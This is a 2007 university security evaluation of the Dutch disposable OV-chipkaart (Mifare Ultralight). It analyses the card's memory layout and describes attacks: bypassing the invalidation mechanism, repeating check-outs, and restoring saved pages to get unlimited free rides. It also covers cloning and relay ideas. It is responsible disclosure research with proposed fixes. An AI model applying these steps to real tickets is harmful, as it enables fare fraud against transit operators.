Security Evaluation of the disposable OV-chipkaart v1.6

Pieter Siekerman (pjsiekerman at os3.nl)
Maurits van der Schee (mvdschee at os3.nl)

System and Network Engineering

University of Amsterdam

July 26, 2007

Abstract

A national RFID-based public transport payment system called "OV-chipkaart" is currently being introduced in the Netherlands by Trans Link Systems. It is already actively being used in Amsterdam and Rotterdam and is considered a valid ticket.

There are currently three types of OV-chipkaart tickets available: a personal, an anonymous and a disposable ticket. Because of the one month time limit on the project, this report focuses solely on the disposable paper OV-chipkaart, which is based on Mifare Ultralight technology.

Based on an analysis of the data gathered throughout the project several experiments were attempted using publicly available and affordable equipment, resulting in the discovery of three vulnerabilities. One is the possibility of disabling the defence mechanism that normally triggers when somebody tries to check-in with a modified card. The second vulnerability allows repeated check-outs by manipulating data on the card. The third and most serious vulnerability allows free travel.

In addition to solutions to these specific vulnerabilities, we present several more general recommendations, of which the most important is that we suggest a more open attitude towards public security evaluations to improve the quality of systems such as the OV-chipkaart.

Acknowledgments

We would like to extend our gratitude to various people who have helped us at some point or another during our project. First of all, we would like to thank Jaap van Ginkel and Cees de Laat, who advised and guided us at various moments.

We also really appreciate the time Gerhard de Koning Gans and Roel Verdult have spent discussing our and their projects. Our conversations with them saved us a lot of time in an already tight schedule.

We would like to commend Trans Link Systems for their constructive attitude towards us and the excellent manner in which they responded to the issues we presented to them.

Finally we would like to thank anyone else who has contributed to our project but has not been mentioned here.

Contents

1 Introduction

In response to the example set by various public transport companies in major cities around the world [1], the decision was made several years ago [2] to create a national RFID-based public transport payment system in the Netherlands. In order to facilitate this project, the organisation Trans Link Systems was established; a cooperation consisting of the five major public transport operators in the Netherlands (NS, GVB, HTM, RET, Connexxion) [3]. Trans Link Systems hired the East-West Consortium to implement the automated fare collection system. The East-West Consortium is an international group which consists of Thales, Vialis, Accenture and MTRCL [4].

The project was originally intended to be completed at the end of 2007. Unfortunately due to various delays, the most recent estimated date of completion is the summer of 2009 [5]. The first results of the project are becoming visible to the larger public though. The metro networks of the two largest cities – Amsterdam and Rotterdam – have been outfitted with OV-chipkaart equipment. The OV-chipkaart is actively being used in public trials in those networks and is considered a valid ticket. In addition, RFID equipment is being installed in various other forms of public transport and PR-campaigns have been launched to familiarize the larger public with the upcoming change. Recently it has been announced that the OV-chipkaart will be the only valid payment method for most public transport in Rotterdam starting October 1, 2007 [6].

Although concerns have been raised regarding implications of the new system in the area of privacy [7], specifically regarding the traceability of individuals, to our knowledge no public research has been done regarding the technical security aspects of the RFID based OV-chipkaart. With the goal of suggesting improvements to the system, our research focuses on discovering how the OV-chipkaart works technically, how its security measures work, whether there are any flaws in the design or implementation and if so, how these could be corrected.

The OV-chipkaart is based on the Mifare RFID standard created by Philips Semiconductors, currently NXP Semiconductors [10]. The Mifare product line offers a range of cards [11], two of which are used in the OV-chipkaart project; the Mifare Ultralight and the Mifare Standard 4k [12]. The Mifare Ultralight is used as cheap disposable paper ticket, intended for short term use such as single rides. The Mifare Standard 4k is used as more durable plastic ticket, intended for permanent use such as fee-based travel and personalized cards.

An important technical difference between the two cards is the security measures they employ. Data on the Mifare Standard 4k cards is only accessible after authentication and communication between the card and a reader is encrypted using the proprietary CRYPTO1 algorithm, also created by Philips [13]. These two security measures are not present in the Mifare Ultralight card. Data on the Ultralight card is publicly readable and – with certain limitations – writable and the communication is unencrypted [14].

Because of the one month time limit placed on this project, we considered it unfeasible to analyse the CRYPTO1 algorithm used in the Mifare Standard 4k cards. Therefore the focus in this report is directed towards the Mifare Ultralight cards in the OV-chipkaart project.

In section 2 an analysis is made of the data on the cards by combining information found in public documentation and observation of the data on cards in various stages of use in the travel process. In addition, several potential attacks are described in section 3, including suggestions on how to prevent or defend against such attacks. In section 4 a description is given of how the research was conducted. Section 5 deals with two alternative attacks. Finally section 6 offers several general recommendations and in section 7 our conclusions are presented.

2 Mifare Ultralight and the OV-chipkaart

Two types of Mifare cards are used in the OV-chipkaart system. In this section the technical details of the disposable paper OV-chipkaart are discussed, which is a Mifare Ultralight card, with a focus on the layout of the data on the card.

Most information regarding the basic functionality of the Mifare Ultralight is based on the freely available Mifare Ultralight specification [14]. The information on the OV-chipkaart-specific use of the Mifare Ultralight is based on our own observations.

2.1 Mifare Ultralight Characteristics

The Mifare Ultralight is a contactless RFID card, with an advertised maximum range of 10 centimetres, which operates in the HF (High Frequency) range of 13.56 MHz. It draws all the power it requires from the electromagnetic field of the reader it interacts with and therefore does not require its own battery. A card reader uses anticollision to switch between multiple cards within its range, which it distinguishes based on the Unique Identifier (UID) of each card. Mifare Ultralight is compatible with the ISO/IEC 14443A standard [15] [16] [17] [18].

Mifare Ultralight cards contain 512 bits of non-volatile storage capacity, generally referred to as 16 pages of 4 bytes each. These pages are numbered 0 to 15. Figure 1 shows an overview of the memory organisation of the Mifare Ultralight and should serve as a useful aid in grasping the following paragraphs.

Byte Number	0	1	2	3	Page
Serial Number	SN0	SN1	SN2	BCC0	0
Serial Number	SN3	SN4	SN5	SN6	1
Internal / Lock	BCC1	Internal	Lock0	Lock1	2
OTP	OTP0	OTP1	OTP2	OTP3	3
Data read/write	Data0	Data1	Data2	Data3	4
Data read/write	Data4	Data5	Data6	Data7	5
Data read/write	Data8	Data9	Data10	Data11	6
Data read/write	Data12	Data13	Data14	Data15	7
Data read/write	Data16	Data17	Data18	Data19	8
Data read/write	Data20	Data21	Data22	Data23	9
Data read/write	Data24	Data25	Data26	Data27	10
Data read/write	Data28	Data29	Data30	Data31	11
Data read/write	Data32	Data33	Data34	Data35	12
Data read/write	Data36	Data37	Data38	Data39	13
Data read/write	Data40	Data41	Data42	Data43	14
Data read/write	Data44	Data45	Data46	Data47	15

Figure 1: Memory Organisation of the Mifare Ultralight. Source: [14]

2.2 Mifare Ultralight Memory Organisation

Each Mifare Ultralight card has the same basic memory organisation, which consists of the UID, the Lock Bytes, the OTP memory and the user area. Each serves a different purpose.

2.2.1 UID

Each Ultralight card has a 7 byte unique identifier (UID) which is written on each card by the manufacturer and cannot be altered. The first three bytes of this UID (SN0, SN1, SN2) are stored on page 0, followed by a Check Byte (BCC0) which is calculated as a bitwise-XOR of the three bytes SN0, SN1 and SN2 and the value 0x88 (The Cascade Tag CT, used for compatibility with the 4 byte UID's used in Mifare Standard cards). The first byte of the UID - SN0 - is vendor dependent and set to 0x04 in the case of Philips.

The last four bytes of the Ultralight UID (SN3, SN4, SN5, SN6) are placed on page 1. Page 2 begins with a Check Byte (BBC1) for the second half of the UID, which is calculated as a bitwise XOR of the 4 bytes SN3, SN4, SN5 and SN6. Following BCC1, one byte is dedicated to an "internal" value, which is set by the manufacturer and of which the exact purpose is unclear to us. The "internal" byte appears to be set to 0x48 on all OV-chipkaart Mifare Ultralight cards. All the fields mentioned so far cannot be altered; they are read-only.

One of the characteristics UID's should have, is unpredictability. Although an analysis of 15 to 20 cards showed a diverse range of UID's, with only minor overlap, there does appear to be only little variation in UID's from cards obtained from the same machine at the same time. This relatively small spread makes the guessing of UID's feasible, which might be a weakness in case an attacker tries to predict valid card numbers.

2.2.2 Lock Bytes

The last two bytes of page 2 and all four bytes on page 3 can be written, but with a specific limitation. The default value of the bits in this area is 0. It is possible to write a 1 to each of these bits, but impossible to change a 1 back to a 0 once it has been written.

The last two bytes of page 2 are the Lock Bytes (Lock0, Lock1). They allow a user to permanently restrict access to individual pages from page 3 to page 15 to read-only, instead of the default read/write state. Locking such a page to read-only cannot be undone.

In addition the Lock Bytes include three block-locking bits which can be used to prevent the other lock bits from being activated. The block-locking bits are used to prevent a the pages on a card from being locked. See figure 2 for more details.



Figure 2: Mifare Ultralight Lock Bytes. Source: [14]

As soon as a Mifare Ultralight OV-chipkaart card is purchased, the Lock Bytes are set to 0x00F0 (0000 0000 1111 0000). This setting turns the last four pages (12-15) into read-only memory. This cannot be reversed. These pages contain general information about the card and will be discussed further down.

Normally the Lock Bytes stay the same throughout the use of the card. There is an exception though. There are several situations in which a reader activates a defence mechanism which makes the card permanently invalid by locking all pages. This is done by writing 0xF8FF (1111 1000 1111 1111) to the Lock Bytes. The mechanism is for instance triggered when a user tries to use a card to check in which has no rides left on it.

2.2.3 One Time Programmable Counter

Page 3 is a 32 bit One Time Programmable (OTP) area. It is intended for use as an irreversible counter, for instance to keep track of the remaining number of rides on a ticket. Because of the nature of this area, the counter has a maximum value of 32 (each of the 32 bits set to 1).

On the Ultralight OV-chipkaart the first two bytes contain values of which the purpose is unclear. We have encountered several values in these two bytes, but have been unable to determine their purpose.

The second two bytes contain a counter. For instance, when a card has three rides left the value is 0xFFF8 (1111 1111 1111 1000). Two rides equals 0xFFFC (1111 1111 1111 1100), one ride equals 0xFFFE (1111 1111 1111 1110) and no rides equals 0xFFFF (1111 1111 1111 1111).

The counter is set the first time a check-in occurs with a card. During each following check-in the counter is increased by adding a 1, until it is filled up completely. During check-outs and transfers the OTP counter is not used.

2.2.4 User Area

Pages 4 to 15 are the fully accessible - with the exception of pages locked using the lock bits - area of the card. Nothing has been specified regarding the use of these 48 bytes. Their use is completely implementation specific. How these pages are used in the OV-chipkaart will be discussed in the next section.

2.3 OV-chipkaart Data

What remains to be discussed is the fully read/writable area from page 4 to page 15. On the OV-chipkaart, this area has been divided into three sectors of 4 pages each. The first two sectors each offer room for one transaction, such as checking in or checking out of a station. The last sector (pages 12-15) contains general information about the product on the card, such as the expiry date and the amount of rides the card allows in total. It is the area which has been locked to read-only by the Lock Bytes being set to 0x00F0 (See section 2.2.2). Locking this area makes sense, since it contains information which should remain constant after the card has been purchased.

Which other information this area contains is unclear, because the information on pages 12 to 15 has been encrypted and is not publicly readable. Based on the fact that three identical cards (same product, same moment and place of purchase, same expiry date, same purchase transaction), which should only differ in their UID's and therefore should have identical information on pages 12 to 15, show completely different, random-looking data on those pages, we conclude that the UID of a card is part of the key used to encrypt the data on those pages on each card.

2.3.1 Transactions

The Mifare Ultralight card offers enough space to save information about the last two transactions the card was involved in. Transaction 1 is placed in the second slot, transaction 2 in the first slot. Transaction 3 is placed in the second slot, overwriting transaction 1. Transaction 4 is placed in the first slot, overwriting transaction 2, etcetera.

The encryption encountered on pages 12 to 15 is also used in parts of the transactions located on pages 4 to 7 (slot 1) and 8 to 11 (slot 2). The first two pages of each transaction are plain text, the last two pages are encrypted. A typical example of a four page transaction is given below in hexadecimal notation.

```
C8002002 2778AEE0 3558075E 49A0649F
```

Included in the first two plain text pages are the transaction number, the type of transaction, the date and time and what appears to be the public transport organisation or city. The last two pages must contain the station on which the transaction occurred, but this information is encrypted.

Each transaction appears to be connected to a specific UID. Either the encrypted data contains information about the UID the transaction belongs to or the UID is used as part of the encryption key. This was confirmed by copying transactions from one card to another, where both cards were identical (same product, data and place of purchase, etcetera), except for the UID. The modified card was considered invalid by the OV-chipkaart reader.

2.3.2 Transaction values

The first two plain text pages contain quite some information. By reading the contents of various cards before and after various transactions, it was possible to determine the use of most bits in these 8 bytes. Table 1 shows the various values.

The first 5 bits serve an unknown purpose. The decimal values 21, 22, 23, 24, 25 (Binary: 10111, 11000, 11001, 11010, 11011) have been encountered. There appears to be a pattern in the way these values increase and decrease throughout the various transactions on a card (0, -1, +1, -1, 0, -1, +2, -1, 0, -1, +1, -1, 0, -1, +3, ...) which might indicate they are connected to the next value, which is the transaction counter. The transaction counter starts at 1 and increases with each transaction.

The next value appears to be either the city in which the transaction occurred or the public transport network, where 2 equals Amsterdam or the GVB and 5 equals Rotterdam or the RET.

The first three bits of the second byte are used to indicate the type of transaction. The value 000 equals the purchase of a ticket, 001 equals a check in, 010 equals a checkout, 110 equals a transfer (overstap).

Next is the number of days since January 1, 1997. The 14 bits allocated to the date would allow the maximum date to be November 9, 2041, which for now seems to be sufficient. After this the number of minutes since the beginning of the day are placed. The final four bits appear to be unused.

Bits	Function	Comments
0-4	Unknown	Values: 10101, 10110, 10111, 11000, 11001. Appears to follow a regular pattern.
5-19	Transaction Counter	Regular counter.
20-31	Location	Values: 010 = Amsterdam, 101 = Rotterdam.
32-34	Transaction Type	Values: 000 = Purchase, 001 = Check-in, 010 = Check-out, 110 = Transfer (Overstap).
35-48	Date	Number of days since January 1, 1997.
49-59	Time	Number of minutes since the start of the day.
60-63	Unknown	This value is always 0. Probably unused.

Table 1: Transaction Values

Page	Content	Comments
0	0493100F	UID Part 1 - UID Check 1
1	D1D20284	UID Part 2
2	854800F0	UID Check 2 - Internal - Lock Bytes
3	DF43FFFF	OTP
4	C8002002	Transaction 2: Unknown - Counter - City
5	2778AEE0	Transaction 2: Type - Date - Time - Unknown
6	3558075E	Transaction 2: (Encrypted)
7	49A0649F	Transaction 2: (Encrypted)
8	C8001002	Transaction 1: Unknown - Counter - City
9	0778AEC0	Transaction 1: Type - Date - Time - Unknown
10	992F498A	Transaction 1: (Encrypted)
11	5EF482EB	Transaction 1: (Encrypted)
12	4BB2C471	Card details: (Encrypted)
13	E3FE49F9	Card details: (Encrypted)
14	F7C5268D	Card details: (Encrypted)
15	DC1A4DCF	Card details: (Encrypted)

Table 2: An example of the contents of a Mifare Ultralight OV-chipkaart.

Transaction	Counter	Type	Date	Time
C8001002 07732D30	1	Purchase	June 12, 2007	12:03
C8002002 27732E60	2	Check-in	June 12, 2007	12:22
C0003002 47733000	3	Check-out	June 12, 2007	12:48
C8004002 27733100	4	Check-in	June 12, 2007	13:04
C0005002 47733130	5	Check-out	June 12, 2007	13:07
C0006002 C7733160	6	Transfer	June 12, 2007	13:10
B8007002 47733190	7	Check-out	June 12, 2007	13:13
C8008002 27733240	8	Check-in	June 12, 2007	13:24

Table 3: A trace of several transaction from one card.

3 Vulnerabilities and Solutions

During the course of our research, we uncovered several vulnerabilities in the design and implementation of the disposable paper OV-chipkaart, which is based on the Mifare Ultralight card. In this section the technical details, the consequences and the possible solutions are presented for each vulnerability.

3.1 Disabling the Defence Mechanism

The Problem

As described in section 2.2.2 the last two bytes of page 2 contain the lock bits. These bits are used to permanently change the access rights of any of the pages from 3 to 15 from read/write to read-only. The default value of these bits is 0, indicating read/write. Setting a bit to 1, which indicates read-only, is irreversible.

On the Ultralight OV-chipkaart the two Lock Bytes are set to 0x00F0 by the vending machines, turning pages 12 to 15 into a read-only area (See section 2.2.2). In addition, a defence mechanism exists, which is triggered when an attempt is made to check in using an invalid card. The Lock Bytes of the card are then set to 0xF8FF, thereby locking each page from 3 to 15 into read-only state. This prevents any further manipulation of the card.

When the defence mechanism is triggered, three bits in the first byte are left untouched. These are the block-locking bits. The block-locking bits function as a lock on the lock bits. By setting these three bits to 1, changing the lock bits from 0 to 1 becomes impossible. Setting the block-locking bits to 1 is irreversible.

Setting the three block-locking bits to 1 prevents the defence mechanism from being activated. We have verified this by taking two identical cards, activating the block-locking bits on one of them, using them in identical transactions and finally using both cards in a transaction which should trigger the defence mechanism.

As expected, the unmodified card was blocked by the defence mechanism. The modified card however remained unaffected by the defence mechanism. A vital observation was the fact that setting the block-locking bits to 1 did not have any negative effect on the validity of the modified card in regular use. Therefore activating the block-locking bits defeats the defence mechanism.

The Consequence

The defence mechanism appears to serve the purpose of being an obstacle against repeated attempts to check in with an invalid card. It prevents an attacker from repeatedly using the same card to attempt a check-in, by permanently invalidating the card after the first failed attempt.

Activating the block-locking bits defeats the defence mechanism completely. As a result, the same card can be used over and over again in invalid transactions. This makes the attack process, which often consists of trial and – countless – error, significantly cheaper and faster.

The Solution

Defeating the attack described above could be done by adding a check which appears to be absent in the current OV-chipkaart reader software. Each card which has any of the block-locking bits set, should be refused and considered invalid. As this is already the case with the regular locking bits, implementing it for the block-locking bits should be relatively straightforward.

3.2 Repeated Check-outs

The Problem

The typical use of a card goes as follows. To start, the card is purchased from a machine. Pages 12 to 15 are filled with general data about the card and these pages are subsequently locked by setting the Lock Bytes to 0x00F0. Pages 8 to 11 are filled with the purchase transaction. Pages 4 to 7 and the OTP bits on page 3 remain unused.

At the first check-in, the OTP counter is set to indicate the number of remaining rides. If for instance it concerns a single ride ticket, the check-in consumes the only valid ride and the counter is set to 0xFFFF. The check-in transaction is written to pages 4 to 7 (See section 2.3.1 for more details).

Following the check-in, the traveler will (hopefully) arrive at his or her destination and check out. The only change on the card during a check-out is the replacement of transaction 1 (the purchase) with a new check-out transaction on pages 8 to 11. The fact that nothing else changes during a check-out, is a vital weakness.

Since the only changes between the checked-in and checked-out state occur in the user-writable transaction area, it is possible to reverse the state of a card to the checked-in state, by overwriting the check-out transaction with the original purchase transaction. This obviously requires that an off-card record is made of the original purchase transaction to preserve it during use.

As far as we have been able to determine, the OV-chipkaart readers are updated once each day with data such as new firmware and lists of invalid UID's. Because the readers operate in an offline state, there is no way for them to detect the change to a card by contacting a live database and comparing the current state with a previous known state. This is only possible when the modified card is presented to the same reader twice, in which case cached information could be used, but even then it doesn't occur.

We have verified this vulnerability. By saving the purchase transaction and using it to overwrite the check-out transaction it becomes possible to check-out a number of times. This does require that the card is modified after each check-out to place back the purchase transaction.

The Consequence

The vulnerability described above enables a person to check out a number of times using the same card. This is limited by the fact that it has to be done within the timeframe offered by the check-in. Once a check-out is no longer allowed based on the check-in on the card, for instance because a day has passed, resetting the check-out has no effect. Therefore, in practice this vulnerability is only relevant when multiple travelers want to check out using a single ticket.

The Solution

The flaw described above is inherent in the way the OTP counter is used in the design of the disposable OV-chipkaart. This flaw only applies to the check-out procedure, because during a check-in, not only the transaction record is added, but the irreversible OTP counter is increased as well. A similar solution could be employed to solve the problem with the check-out. The OTP counter offers more than enough space to use two separate counters, one to keep track of check-ins, one to keep track of check-outs. By keeping an irreversible record of the number of check-outs, the modification of the card could be detected.

3.3 Free Travel

The Problem

Whenever a disposable OV-chipkaart is used to check in, several things should happen.

1. The OTP counter should be checked to see how many rides are left on the ticket. If the number of remaining rides is zero, the check-in should be refused.
2. If a valid check-in is allowed, the OTP counter should be increased to reflect the fact that a new trip has been started.
3. The new check-in transaction should be written to the memory of the card.

We have found a way to manipulate a Mifare Ultralight card so the OV-chipkaart readers skip the first two steps and therefore only write the new check-in transaction to the card. The third step can be reversed, because all changes made during this step happen in fully read/write accessible memory.

The required steps are not complicated. After purchasing a single ride card from a machine, create a backup of the data on pages 4 to 11. Pages 4 to 7 contain bogus data, pages 8 to 11 contain the purchase transaction. Next use the card during regular travel; check-in and check-out. The check-in transaction will be placed on pages 4 to 7, the check-out transaction will overwrite the purchase transaction on pages 8 to 11. Finally, once the trip has been completed, write back the data that was backed up earlier to its original location on pages 4 to 11.

Once another check-in is attempted, the problem becomes apparent. Instead of being refused because the OTP counter indicates no more rides are available, check-in is allowed. The new check-in transaction is written to pages 4 to 7, and the OTP counter is left unchanged. As far as the system is concerned, the card is then checked in and completely valid.

The same problem occurs on tickets which allow multiple rides. After the initial normal check-in and check-out the OTP counter indicates only one ride remains. After the original values of pages 4 to 11 have been placed back, a new check-in is accepted, but the OTP counter is not increased. After the second check-in it still indicates one more ride is available.

Various tests showed this problem only occurs when the first trip (transactions 2 and 3) is overwritten with the purchase transaction. Replacing the second trip (transactions 4 and 5) with the first trip (transactions 2 and 3) does not result in the problems described above.

This process can be repeated indefinitely, or at least until after one year the validity date expires, effectively reducing yearly travel costs to two and a half euros.

The Consequence

A single disposable ticket can be used for an immense number of trips, by modifying it after each trip. Modifying a ticket can be done in advance of travel, making it unnecessary to bring any equipment along during travel.

As far as the system is concerned the ticket is completely valid after the ticket is used to check in again and the new check-in record has been placed on the card. A ticket inspector will not be able to detect the modification using an offline card reader.

The same vulnerability can be used to open the OV-chipkaart gates on a station repeatedly to let through a large number of people using only one card.

The Solution

Obviously this vulnerability has a large impact. Solving this problem should have priority over the previous two vulnerabilities. As this appears to be a problem in the implementation of the OV-chipkaart reader software, specifically concerning the handling of the OTP counter, the efforts to locate the source of the problem should be focused on examining that piece of software.

3.4 Failed Attacks

Although a few of our ideas resulted in the discovery of the vulnerabilities described in sections 3.1, 3.2 and 3.3, many of our ideas did not work out. The most interesting failed attacks are described here.

Locking the OTP counter

By writing the value 0x0800 (0000 1000 0000 0000) to the Lock Bytes (See section 2.2.2) the OTP Counter (See section 2.2.3) can be locked permanently, preventing it from being changed to reduce the number of remaining rides. After activating this lock bit the card was considered invalid by the OV-chipkaart readers.

Faking a Change of Trains

One of the critical aspects of security is data-integrity. Any outside modification to data has to be detected for the data to be considered secure. This also applies to the OV-chipkaart. For example, changes to the date or time of a transaction on the card should be noticed and result in the card being considered invalid.

An attempt was made to change the date or time of the last transaction on a ticket to make the system believe that the ticket had been checked out very recently. It was hoped this would result in the reader thinking the ticket was being used to change trains which would lead to the gate being opened for free. It turned out that changing a single bit in either the date or time makes the card invalid. We think this is because the date and time are included in an integrity check. This has probably been implemented by storing a hash of these values in the last two encrypted pages of each transaction or using the values as part of the encryption key.

While attempting this attack we did encounter an anomaly. When we tried changing the first 5 bits of a transaction, we found that modifying any of those bits does not invalidate the card. Instead the transaction in which the bits were modified was simply ignored by the reader. We suspect all other fields are checked correctly, because flipping one of the bits on suspected field boundaries (bits 5,19,31,47,59,64,95,96,127) does invalidate the card.

Cloning Tickets

The manufacturer gives each card a fixed, unchangeable UID. Making an exact copy of a card (also known as cloning) would require a second card on which the UID could be modified to be identical to the UID of the original. To our knowledge, no Mifare Ultralight cards are publicly available on which the UID is modifiable.

It is recommended by NXP to use the UID as a security measure against cloning [19]. We have verified the fact that this is indeed done in the case of the OV-chipkaart, by copying all information on a valid card to a blank Mifare Ultralight card, on which only the UID was set. This card was rejected as being invalid. There are two possible explanations: either the readers are programmed to only accept UID's within a certain range, which the blank card's UID was not, or information about the UID is saved in the encrypted part of the data pages.

We expected this attack to fail, because we noticed that the number printed on the receipts from the OV-chipkaart machines was a decimal representation of the UID. A ticket owner has no need to know this number, so the fact that it was printed on the receipt made us assume it was being used actively for some other purpose.

We suspect the pages 12 to 15 are encrypted using the UID as a part of the key, because these pages differed dramatically for three identical cards we bought in a single transaction.

We have also tried to copy valid transaction records from one card to another. The resulting card was invalid. We think this is due to the UID being part of the key for the 2 encrypted pages of each transaction.

4 Methodology

This section attempts to give an overview of the approach we used to tackle this project. It begins with a quick overview of the documentation we used, continues with a description of the process of gathering data and some remarks about the required equipment and concludes with reflection on the project.

4.1 Documentation

While information about the functional side of the OV-chipkaart is widely available – although not always complete or correct –, information about the technical aspects of the OV-chipkaart is scarce. Consequently, our research in this area started with limited knowledge and many assumptions.

A publicly available presentation [12] showed that the OV-chipkaart project makes use of Philips Mifare Ultralight [14] and Standard 4k [13] cards. The Mifare documentation showed that these cards conform to the ISO/IEC 14443A standard [15] [16] [17] [18]. These various documents served as the main and crucial sources of technical information.

Official public documentation about the OV-chipkaart is available on the websites of the major public transport operators and from brochures and leaflets available on most stations. These documents contain solely non-technical information and served as background. The same information can be obtained from OV-chipkaart staff at various points throughout Amsterdam and by telephone at various OV-chipkaart information numbers.

4.2 Data Gathering

The technical information obtained from public sources revealed a lot about how Mifare Ultralight cards work. Unfortunately no information was publicly available on how the OV-chipkaart has been implemented on those cards. The only way to obtain that information, was through observation of cards in active use.

Our method of data gathering was rather straightforward; read the data on a card before a transaction, use the card in a transaction, read the data on a card after the transaction. Throughout our project we gathered at least 25 disposable cards from the GVB in Amsterdam and the RET in Rotterdam. We used these cards in more than 100 transactions on a dozen stations throughout Amsterdam and Rotterdam.

In Rotterdam our work was limited to observation. In Amsterdam however we also attempted modification of the data on the cards. Such modification allowed us to learn a great deal about the system and resulted in the discovery of the vulnerabilities described in section 3.

It is important to keep in mind that there are risks involved in using modified cards. Although a public device such as an OV-chipkaart reader should be designed with a concern for robustness in mind, there is no way to exclude the possibility of a negative effect, such as a reader crashing when a modified card is presented to it. Although we have not encountered such problems ourselves, we urge caution if any future experiments are carried out. Additionally the aspect of legality has to be considered. It is always preferable to ask for consent from the owner of a system before live tests are carried out.

Analysis of the data gathered through observation and manipulation was done by comparing the large number of memory dumps that were accumulated. A great help in interpreting this data, especially the transactions, was the possibility of printing a receipt at OV-chipkaart machines on which the details of the most recent transaction on a card are shown.

4.3 Resources

To reproduce the research we have done, one needs an RFID reader that operates in the HF range (13.56 MHz), supports the ISO/IEC 14443A standard and is Mifare compatible. These readers are widely available and their prices vary from 100 to 200 euro. We have used an ACG Multi ISO reader for our tests. The advantage of this device is that it is highly scriptable (in Python) using Adam Laurie's RFIDIOt library [20]. The scripts we have created and used are available at the end of this report in the Appendix.

Although the attack described in section 3.3 can be prepared completely in advance, it would be nice to be able to do this anywhere. Unfortunately readers are quite big and need to be connected to a computer or laptop to operate. This is changing though; readers are getting smaller very fast. There are Compact Flash readers such as the "Socket RFID Reader Card 6E" [21] and Secure Digital readers such as the "SDiD 1010 NFC / RFID SD Card" [22] for PDA's.

Nokia has released a phone with built-in NFC capabilities (Nokia 6131 NFC) [23]. We think it might be possible to write a MIDlet (small Java based application for a Mobile Information Device) that reads and writes Mifare Ultralight cards that can be run on this phone. This would enable a user to reprogram the ticket using his mobile phone. It also allows for easy distribution of the software using the same channels that are used for distributing game software for mobile phones.

As time progresses, Mifare readers will get more portable, more flexible and more common. This inevitable evolution will make the equipment required for the attacks described in section 3 increasingly easy to obtain.

4.4 Reflection

As it should be done in all research, a reflection on this project is in order. Although we have done observational research in Rotterdam and Amsterdam, our experience with the vulnerabilities we uncovered is limited to Amsterdam. Although the system in Rotterdam appears to be identical, it would be better to verify the vulnerabilities there as well.

More generally it should be understood that due to the limited time that was available for this project, it is by no means a full security evaluation. We could very well have overlooked other vulnerabilities in the system. Our experiments were limited to what was possible with simple equipment, which for example prevented us from seeing the actual read and write commands that occur.

The fact that only limited means were used in this project also has a benefit. It shows how serious the uncovered vulnerabilities are, because they can be reproduced by virtually anyone with a limited amount of technical knowledge and a small budget.

5 Alternative Attacks

All attention so far has been directed towards the OV-chipkaart specific implementation of the Mifare Ultralight standard. In this section the attention will be focused on issues relating to Mifare Ultralight cards or RFID cards in general.

5.1 Imitating a Mifare Ultralight card

In section 3.4 the idea of cloning a ticket was discussed. Because each Mifare Ultralight card has a fixed unique identifier (UID) and no cards are available on which the UID can be changed by the user, it is impossible to completely clone a card. In fact, the single barrier against cloning is the fact that as a user you do not have full control over the card.

It is possible to work around this limitation. Basically a Mifare Ultralight card is no more than an antenna, a bit of memory and a processor. These work according to public specifications, such as the ISO/IEC 14443A and Mifare standards.

Using relatively cheap hardware it is possible to build a device which responds to a reader as if it is a regular Mifare Ultralight card, while in reality it is under the full control of the user, without any of the limitations placed on a real Mifare Ultralight card. There is no way for a reader to distinguish between a real card and such a fake card, as long as the device conforms to the public specifications of Mifare Ultralight cards.

Because all the data on a real Mifare Ultralight card is publicly readable, it is possible to retrieve all the information from a card. Once a complete dump of the memory of a card is available, the fake card could be used to imitate the real card. The only difference is the form factor, which is something a reader will not be aware of.

We have spent some time on the creation of such a device, but were unable to complete our work due to time constraints on our project. The idea has been implemented successfully elsewhere though, for instance by Kasper, Carluccio and Paar [25]. The Nokia NFC phone described in section 4.3 might also be capable of performing this task.

Such a device would not only make it possible to make an exact copy of a disposable OV-chipkaart, it could also be used to easily test the effects of various modifications to the data on a card. Especially interesting would be modifications that are not possible on a regular card, such as changes to the Lock Bytes or OTP counter (See section 2.2).

In addition to the use described above, the fake card could be used as part of a relay device, which will be discussed in the next section.

5.2 Relaying RFID Communication

A fake card, such as described in the previous section, has to be configured in advance with the data it should pretend to contain. By connecting the fake card to a "fake" reader, for example through a wireless internet or mobile phone connection, data could be exchanged between the two, allowing the fake card to request the information it needs to know directly from a real card near the fake reader. To the real reader it will appear as if the fake card is the real card. Figure 3 shows a graphical representation of this setup.



Figure 3: The setup of a relay attack.

Attacks based on this principle are known as relay or man-in-the-middle attacks, even though this last name usually implies the data is not only being forwarded but also being modified. An important characteristic of this kind of attack, is the fact that encryption of the communication between the reader and the real card does not matter. Whenever the fake card receives an encrypted request, it simply forwards the data to the fake reader. The fake reader sends the request to the real card and receives an encrypted response, which is then sent back to the fake card. The fake card sends the encrypted response to the real reader. There is no need for the fake card or the fake reader to understand the encrypted communication. As long as the real reader receives the correct forwarded response, the attack has succeeded.

The practical feasibility of a relay attack has been demonstrated by various researchers. Both Hancke [26] and Kasper, Carluccio and Paar [25] successfully implemented and demonstrated it. The most critical factor in relay attacks is the timing. Due to the presence of the connection between the fake card and the remote reader the communication between the local reader and the real tag suffers from increased latency. According to Hancke and Kasper, timing limits are rarely enforced strictly enough for this to be a problem.

If complete Mifare functionality is implemented in the Nokia NFC phone described in section 4.3, two of such phones might be sufficient to carry out the attack. These devices offer all required functionality: tag emulation, reader functionality and a phone connection between the two.

